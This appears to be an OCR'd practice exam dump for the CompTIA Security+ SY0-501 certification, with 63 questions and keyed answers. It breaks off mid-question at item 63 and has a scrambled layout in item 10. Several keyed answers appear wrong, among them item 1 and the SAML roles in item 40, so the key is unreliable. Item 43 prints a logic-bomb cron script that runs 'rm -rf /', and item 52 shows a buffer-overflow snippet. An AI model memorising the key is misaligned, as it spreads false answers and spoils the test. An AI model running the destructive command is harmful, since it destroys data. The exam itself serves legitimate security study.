SY0-501.368q

Number: SY0-501
Passing Score: 800
Time Limit: 120 min

SY0-501

CompTIA Security+ Certification Exam

Exam A

QUESTION 1

When trying to log onto a company's new ticketing system, some employees receive the following message: `Access denied: too many concurrent sessions`. The ticketing system was recently installed on a small VM with only the recommended hardware specifications. Which of the following is the MOST likely cause for this error message?

A. Network resources have been exceeded.
B. The software is out of licenses.
C. The VM does not have enough processing power.
D. The firewall is misconfigured.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2

Joe, an employee, wants to show his colleagues how much he knows about smartphones. Joe demonstrates a free movie application that he installed from a third party on his corporate smartphone. Joe's colleagues were unable to find the application in the app stores. Which of the following allowed Joe to install the application? (Select two.)

A. Near-field communication.
B. Rooting/jailbreaking
C. Ad-hoc connections
D. Tethering
E. Sideloading

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 3
Which of the following can be provided to an AAA system for the identification phase?

A. Username
B. Permissions
C. One-time token
D. Private certificate

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
Which of the following implements two-factor authentication?

A. A phone system requiring a PIN to make a call B.
At ATM requiring a credit card and PIN
C. A computer requiring username and password
D. A datacenter mantrap requiring fingerprint and iris scan

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 5

Malicious traffic from an internal network has been detected on an unauthorized port on an application server.
Which of the following network-based security controls should the engineer consider implementing?

A. ACLs
B. HIPS
C. NAT
D. MAC filtering

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 6
A network administrator wants to implement a method of securing internal routing. Which of the following should the administrator implement?

A. DMZ
B. NAT
C. VPN
D. PAT

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 7
A security administrator is developing controls for creating audit trails and tracking if a PHI data breach is to occur. The administrator has been given the following requirements:

- All access must be correlated to a user account.
- All user accounts must be assigned to a single individual.
- User access to the PHI data must be recorded.
- Anomalies in PHI data access must be reported.
- Logs and records cannot be deleted or modified.

Which of the following should the administrator implement to meet the above requirements? (Select three.)

A. Eliminate shared accounts.
B. Create a standard naming convention for accounts.
C. Implement usage auditing and review.
D. Enable account lockout thresholds.
E. Copy logs in real time to a secured WORM drive.
F. Implement time-of-day restrictions.
G. Perform regular permission audits and reviews.

Correct Answer: ACE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8
Which of the following encryption methods does PKI typically use to securely protect keys?

A. Elliptic curve
B. Digital signatures
C. Asymmetric
D. Obfuscation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 9
An organization is using a tool to perform a source code review. Which of the following describes the case in which the tool incorrectly identifies the vulnerability?

A. False negative
B. True negative
C. False positive

D. True positive

Correct Answer: C

Section: (none)


Explanation

Explanation/Reference:

QUESTION 10


An organization’s internal auditor discovers that large sums of money have recently been paid to a vendor that management does not recognize. The IT security department is asked to investigate the organizations the organization’s ERP system to determine how the accounts payable module has been used to make these vendor payments.

The IT security department finds the following security configuration for the accounts payable module:




- New Vendor Entry – Required Role: Accounts Payable Clerk
- New Vendor Approval – Required Role: Accounts Payable Clerk
- Vendor Payment Entry – Required Role: Accounts Payable Clerk
- Vendor Payment Approval – Required Role: Accounts Payable Manager

Which of the following changes to the security configuration of the accounts payable module would BEST mitigate the risk?




```
New Vendor Entry – Required Role: Accounts Payable Clerk
New Vendor Approval – Required Role: Accounts Payable Manager
Vendor Payment Entry – Required Role: Accounts Payable Clerk
Vendor Payment Approval – Required Role: Accounts Payable
Manager
```

A.




```
New Vendor Entry – Required Role: Accounts Payable Manager
New Vendor Approval – Required Role: Accounts Payable Clerk
Vendor Payment Entry – Required Role: Accounts Payable Clerk
Vendor Payment Approval – Required Role: Accounts Payable
Manager
```

B.



New Vendor Entry – Required Role: Accounts Payable Clerk
New Vendor Approval – Required Role: Accounts Payable Clerk
Vendor Payment Entry – Required Role: Accounts Payable Manager
Vendor Payment Approval – Required Role: Accounts Payable Manager



New Vendor Entry – Required Role: Accounts Payable Clerk
New Vendor Approval – Required Role: Accounts Payable Manager
Vendor Payment Entry – Required Role: Accounts Payable Manager
Vendor Payment Approval – Required Role: Accounts Payable Manager

C.

D.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
A department head at a university resigned on the first day of the spring semester. It was subsequently determined that the department head deleted numerous files and directories from the server-based home directory while the campus was closed. Which of the following policies or procedures could have prevented this from occurring?

A. Time-of-day restrictions
B. Permission auditing and review
C. Offboarding
D. Account expiration

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 12
A database backup schedule consists of weekly full backups performed on Saturday at 12:00 a.m. and daily differential backups also performed at 12:00 a.m. If the database is restored on Tuesday afternoon, which of the following is the number of individual backups that would need to be applied to complete the database recovery?

A. 1
B. 2
C. 3
D. 4

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 13
Which of the following security controls does an iris scanner provide?

A. Logical
B. Administrative
C. Corrective
D. Physical
E. DetectiveF. Deterrent

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
As part of a new industry regulation, companies are required to utilize secure, standardized OS settings. A technical must ensure the OS settings are hardened. Which of the following is the BEST way to do this?

A. Use a vulnerability scanner.
B. Use a configuration compliance scanner.
C. Use a passive, in-line scanner.
D. Use a protocol analyzer.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 15
A user has attempted to access data at a higher classification level than the user's account is currently authorized to access. Which of the following access control models has been applied to this user's account?

A. MAC
B. DAC
C. RBAC
D. ABAC

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16

A security consultant discovers that an organization is using the PCL protocol to print documents, utilizing the default driver and print settings. Which of the following is the MOST likely risk in this situation?

A. An attacker can access and change the printer configuration.
B. SNMP data leaving the printer will not be properly encrypted.
C. An MITM attack can reveal sensitive information.
D. An attacker can easily inject malicious code into the printer firmware.
E. Attackers can use the PCL protocol to bypass the firewall of client computers.

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 17

An organization finds that most help desk calls are regarding account lockout due to a variety of applications running on different systems. Management is looking for a solution to reduce the number of account lockouts while improving security. Which of the following is the BEST solution for this organization?


A. Create multiple application accounts for each user.
B. Provide secure tokens.
C. Implement SSO.
D. Utilize role-based access control.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 18

A user suspects someone has been accessing a home network without permission by spoofing the MAC address of an authorized system. While attempting to determine if an authorized user is logged into the home network, the user reviews the wireless router, which shows the following table for systems that are currently on the home network.



Hostname	IP address	MAC	MAC filter
DadPC	192.168.1.10	00:1D:1A:44:17:B5	On
MomPC	192.168.1.15	21:13:D6:C5:42:A2	Off
JuniorPC	192.168.2.16	42:A7:D1:25:11:52	On
Unknown	192.168.1.18	10:B3:22:1A:FF:21	Off

Which of the following should be the NEXT step to determine if there is an unauthorized user on the network?

A. Apply MAC filtering and see if the router drops any of the systems.
B. Physically check each of the authorized systems to determine if they are logged onto the network.
C. Deny the “unknown” host because the hostname is not known and MAC filtering is not applied to this host.
D. Conduct a ping sweep of each of the authorized systems and see if an echo response is received.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 19
When performing data acquisition on a workstation, which of the following should be captured based on memory volatility? (Select two.)

A. USB-attached hard disk
B. Swap/pagefile
C. Mounted network storage
D. ROM
E. RAM

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20

Ann, a security administrator, has been instructed to perform fuzz-based testing on the company's applications.

Which of the following best describes what she will do?

A. Enter random or invalid data into the application in an attempt to cause it to fault
B. Work with the developers to eliminate horizontal privilege escalation opportunities
C. Test the applications for the existence of built-in- back doors left by the developers
D. Hash the application to verify it won't cause a false positive on the HIPS

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:

QUESTION 21

An attacker compromises a public CA and issues unauthorized X.509 certificates for Company.com. In the future, Company.com wants to mitigate the impact of similar incidents. Which of the following would assist Company.com with its goal? A. Certificate pinning

B. Certificate stapling
C. Certificate chaining
D. Certificate with extended validation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22

A systems administrator is attempting to recover from a catastrophic failure in the datacenter. To recover the domain controller, the systems administrator needs to provide the domain administrator credentials. Which of the following account types is the systems administrator using?

A. Shared account
B. Guest account
C. Service account
D. User account


Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 23

A security administrator has found a hash in the environment known to belong to malware. The administrator then finds this file to be in in the preupdate area of the OS, which indicates it was pushed from the central patch system.

```
File: winx86_adobe_flash_upgrade.exe
Hash: 99ac28bede43ab869b853ba62c4ea243
```

The administrator pulls a report from the patch management system with the following output:



```
Install Date   Package Name                        Target Devices Hash
10/10/2017     java_11.2_x64.exe                   HQ PC's        01ab28bbde63aa879b35bba62cdes283
10/10/2017     winx86_adobe_flash_upgrade.exe      HQ PC's        99ac28bede43ab869b853ba62c4ea243
```

Given the above outputs, which of the following MOST likely happened?

A. The file was corrupted after it left the patch system.
B. The file was infected when the patch manager downloaded it.
C. The file was not approved in the application whitelist system.
D. The file was embedded with a logic bomb to evade detection.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24
A network administrator at a small office wants to simplify the configuration of mobile clients connecting to an encrypted wireless network. Which of the following should be implemented in the administrator does not want to provide the wireless password or he certificate to the employees?

A. WPS
B. 802.1x
C. WPA2-PSK
D. TKIP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 25
When connected to a secure WAP, which of the following encryption technologies is MOST likely to be configured when connecting to WPA2-PSK?

A. DES
B. AES
C. MD5
D. WEP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26

A company has a data classification system with definitions for “Private” and “Public”. The company’s security policy outlines how data should be protected based on type. The company recently added the data type “Proprietary”.

Which of the following is the MOST likely reason the company added this data type?

A. Reduced cost
B. More searchable data
C. Better data classification
D. Expanded authority of the privacy officer

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27

When configuring settings in a mandatory access control environment, which of the following specifies the subjects that can access specific data objects?

A. Owner
B. System
C. Administrator
D. User

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28

A high-security defense installation recently begun utilizing large guard dogs that bark very loudly and excitedly at the slightest provocation. Which of the following types of controls does this BEST describe?

A. Deterrent
B. Preventive
C. Detective

D. Compensating

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29
A security analyst is hardening an authentication server. One of the primary requirements is to ensure there is mutual authentication and delegation. Given these requirements, which of the following technologies should the analyst recommend and configure?

A. LDAP services
B. Kerberos services
C. NTLM services D. CHAP services

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Only Kerberos that can do Mutual Auth and Delegation.

QUESTION 30
Two users need to send each other emails over unsecured channels. The system should support the principle of non-repudiation. Which of the following should be used to sign the user's certificates?

A. RA
B. CA
C. CRL
D. CSR

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 31
Which of the following attack types BEST describes a client-side attack that is used to manipulate an HTML iframe with JavaScript code via a web browser?

A. Buffer overflow
B. MITM
C. XSS
D. SQLi

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 32
An incident responder receives a call from a user who reports a computer is exhibiting symptoms consistent with a malware infection. Which of the following steps should the responder perform NEXT?

A. Capture and document necessary information to assist in the response.
B. Request the user capture and provide a screenshot or recording of the symptoms.
C. Use a remote desktop client to collect and analyze the malware in real time.
D. Ask the user to back up files for later recovery.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
A senior incident response manager receives a call about some external IPs communicating with internal computers during off hours. Which of the following types of malware is MOST likely causing this issue?

A. Botnet

B. Ransomware
C. Polymorphic malware
D. Armored virus

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34
Which of the following technologies employ the use of SAML? (Select two.)

A. Single sign-on
B. Federation
C. LDAP
D. Secure token
E. RADIUS

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 35
Which of the following specifically describes the exploitation of an interactive process to access otherwise restricted areas of the OS?

A. Privilege escalation
B. Pivoting
C. Process affinity
D. Buffer overflow

Correct Answer: A


Section: (none)
Explanation

Explanation/Reference:

QUESTION 36

After a user reports stow computer performance, a systems administrator detects a suspicious file, which was installed as part of a freeware software package.

The systems administrator reviews the output below:



```
c:\Windows\system32>netstat -nab
Active Connections
Proto Local Address      Foreign Address        State           RpcSs [svchost.exe]
TCP   0.0.0.0:135        0.0.0.0:0              LISTENING       RpcSs [svchost.exe]
TCP   0.0.0.0:445        0.0.0.0:0              LISTENING       [svchost.exe]

TCP   192.168.1.10:5000 10.37.213.20            ESTABLISHED     winserver.exe
UDP   192.168.1.10:1900 *.*                                     SSDPSVR
```

Based on the above information, which of the following types of malware was installed on the user's computer?

A. RAT
B. Keylogger
C. Spyware
D. Worm
E. Bot

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 37

Which of the following network vulnerability scan indicators BEST validates a successful, active scan?

A. The scan job is scheduled to run during off-peak hours.
B. The scan output lists SQL injection attack vectors.
C. The scan data identifies the use of privileged-user credentials.
D. The scan results identify the hostname and IP address.

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 38
An analyst wants to implement a more secure wireless authentication for office access points. Which of the following technologies allows for encrypted authentication of wireless clients over TLS?

A. PEAP
B. EAP
C. WPA2
D. RADIUS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
EAP by itself is only an authentication framework.
PEAP (Protected Extensible Authentication Protocol) fully encapsulates EAP and is designed to work within a TLS (Transport Layer Security) tunnel that may be encrypted but is authenticated. The primary motivation behind the creation of PEAP was to help correct the deficiencies discovered within EAP since that protocol assumes that the communications channel is protected. As a result, when EAP messages are able to be discovered in the “clear” they do not provide the protection that was assumed when the protocol was originally authored.
PEAP, EAP-TTLS, and EAP-TLS “protect” inner EAP authentication within SSL/TLS sessions.

QUESTION 39
When systems, hardware, or software are not supported by the original vendor, it is a vulnerability known as:

A. system sprawl

B. end-of-life systems
C. resource exhaustion
D. a default configuration

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 40
A company has three divisions, each with its own networks and services. The company decides to make its secure web portal accessible to all employees utilizing their existing usernames and passwords. The security administrator has elected to use SAML to support authentication. In this scenario, which of the following will occur when users try to authenticate to the portal? (Select two.)

A. The portal will function as a service provider and request an authentication assertion.
B. The portal will function as an identity provider and issue an authentication assertion.
C. The portal will request an authentication ticket from each network that is transitively trusted.
D. The back-end networks will function as an identity provider and issue an authentication assertion.
E. The back-end networks will request authentication tickets from the portal, which will act as the third-party service provider authentication store.
F. The back-end networks will verify the assertion token issued by the portal functioning as the identity provider.

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
Which of the following is the BEST explanation of why control diversity is important in a defense-in-depth architecture?

A. Social engineering is used to bypass technical controls, so having diversity in controls minimizes the risk of demographic exploitation B. Hackers often impact the effectiveness of more than one control, so having multiple copies of individual controls provides redundancy
C. Technical exploits to defeat controls are released almost every day; control diversity provides overlapping protection.
D. Defense-in-depth relies on control diversity to provide multiple levels of network hierarchy that allow user domain segmentation

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 42

A system administrator wants to provide balance between the security of a wireless network and usability. The administrator is concerned with wireless encryption compatibility of older devices used by some employees. Which of the following would provide strong security and backward compatibility when accessing the wireless network?


A. Open wireless network and SSL VPN
B. WPA using a preshared key
C. WPA2 using a RADIUS back-end for 802.1x authentication
D. WEP with a 40-bit key

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43

An information security specialist is reviewing the following output from a Linux server.



```
user@server:~$ crontab -1
5 * * * *  /usr/local/bin/backup.sh
user@server: ~$ cat /usr/local/bin/backup.sh
#!/bin/bash
if ! grep - - quiet joeuser/etc/passwd
then rm –rf /
fi
```

Based on the above information, which of the following types of malware was installed on the server?

A. Logic bomb
B. Trojan

C. Backdoor
D. Ransomware
E. Rootkit

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44

In terms of encrypting data, which of the following is BEST described as a way to safeguard password data by adding random data to it in storage?

A. Using salt
B. Using hash algorithms
C. Implementing elliptical curve
D. Implementing PKI

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45

A system administrator wants to provide for and enforce wireless access accountability during events where external speakers are invited to make presentations to a mixed audience of employees and non-employees. Which of the following should the administrator implement?

A. Shared accounts
B. Preshared passwords
C. Least privilege
D. Sponsored guest

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46

Which of the following would MOST likely appear in an uncredentialed vulnerability scan?


A. Self-signed certificates
B. Missing patches
C. Auditing parameters
D. Inactive local accounts

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47

A security analyst observes the following events in the logs of an employee workstation:



1/23	1:07:16	865	Access to C:\Users\user\temp\oasdfkh.hta has been restricted by your administrator by the default restriction policy level.
1/23	1:07:09	1034	The scan completed. No detections were found.

The security analyst reviews the file system and observes the following:

```
C:\>dir
C:\ Users\user\temp
1/23 1:07:02 oasdfkh.hta
1/23 1:07:02 update.bat
1/23 1:07:02 msg.txt
```

Given the information provided, which of the following MOST likely occurred on the workstation?

A. Application whitelisting controls blocked an exploit payload from executing.
B. Antivirus software found and quarantined three malware files.
C. Automatic updates were initiated but failed because they had not been approved.

D. The SIEM log agent was not tuned properly and reported a false positive.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48
When identifying a company's most valuable assets as part of a BIA, which of the following should be the FIRST priority?

A. Life
B. Intellectual property
C. Sensitive data
D. Public reputation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49
An organization needs to implement a large PKI. Network engineers are concerned that repeated transmission of the OCSP will impact network performance. Which of the following should the security analyst recommend is lieu of an OCSP?

A. CSR
B. CRL
C. CA
D. OID

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50

When considering a third-party cloud service provider, which of the following criteria would be the BEST to include in the security assessment process? (Select two.)

A. Use of performance analytics
B. Adherence to regulatory compliance
C. Data retention policies
D. Size of the corporation
E. Breadth of applications support

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51

Which of the following occurs when the security of a web application relies on JavaScript for input validation?


A. The integrity of the data is at risk.
B. The security of the application relies on antivirus.
C. A host-based firewall is required.
D. The application is vulnerable to race conditions.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 52

An analyst is reviewing a simple program for potential security vulnerabilities before being deployed to a Windows server. Given the following code:



```
void foo (char *bar)
{
  char random_user_input [12];
   strcpy (random_user_input, bar);
}
```

Which of the following vulnerabilities is present?

A. Bad memory pointer
B. Buffer overflow
C. Integer overflow
D. Backdoor

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
An organization's file server has been virtualized to reduce costs. Which of the following types of backups would be MOST appropriate for the particular file server?

A. Snapshot
B. Full
C. Incremental
D. Differential

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54
A wireless network uses a RADIUS server that is connected to an authenticator, which in turn connects to a supplicant. Which of the following represents the authentication architecture in use?

A. Open systems authentication
B. Captive portal
C. RADIUS federation
D. 802.1x

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 55
An employer requires that employees use a key-generating app on their smartphones to log into corporate applications. In terms of authentication of an individual, this type of access policy is BEST defined as:

A. Something you have.
B. Something you know.
C. Something you do.
D. Something you are.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 56
Adhering to a layered security approach, a controlled access facility employs security guards who verify the authorization of all personnel entering the facility. Which of the following terms BEST describes the security control being employed?

A. Administrative
B. Corrective
C. Deterrent

D. Compensating

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57

A security analyst is hardening a web server, which should allow a secure certificate-based session using the organization's PKI infrastructure. The web server should also utilize the latest security techniques and standards. Given this set of requirements, which of the following techniques should the analyst implement to BEST meet these requirements? (Select two.) A. Install an X- 509-compliant certificate.

B. Implement a CRL using an authorized CA.
C. Enable and configure TLS on the server.
D. Install a certificate signed by a public CA.
E. Configure the web server to use a host header.

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 58

A manager wants to distribute a report to several other managers within the company. Some of them reside in remote locations that are not connected to the domain but have a local server. Because there is sensitive data within the report and the size of the report is beyond the limit of the email attachment size, emailing the report is not an option. Which of the following protocols should be implemented to distribute the report securely? (Select three.)


A. S/MIME
B. SSH
C. SNMPv3
D. FTPS
E. SRTP
F. HTTPS

G. LDAPS

Correct Answer: BDF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 59
An auditor is reviewing the following output from a password-cracking tool:



```
user1:Password1
user2:Recovery!
user3:Alaskan10
user4:4Private
user5:PerForMance2
```

Which of the following methods did the auditor MOST likely use?

A. Hybrid
B. Dictionary
C. Brute force
D. Rainbow table

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60
Which of the following must be intact for evidence to be admissible in court?

A. Chain of custody
B. Order of volatility

C. Legal hold
D. Preservation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 61
A vulnerability scanner that uses its running service's access level to better assess vulnerabilities across multiple assets within an organization is performing a:

A. Credentialed scan.
B. Non-intrusive scan.
C. Privilege escalation test.
D. Passive scan.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62
Which of the following cryptography algorithms will produce a fixed-length, irreversible output?

A. AES
B. 3DES
C. RSA
D. MD5

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
A technician suspects that a system has been compromised. The technician reviews the following log entry:

```
WARNING- hash mismatch: C:\Window\SysWOW64\user32.dll
WARNING- hash mismatch: C:\Window\SysWOW64\kernel32.dll
```

Based solely ono the above information, which of the following types of malware is MOST likely installed on the system?

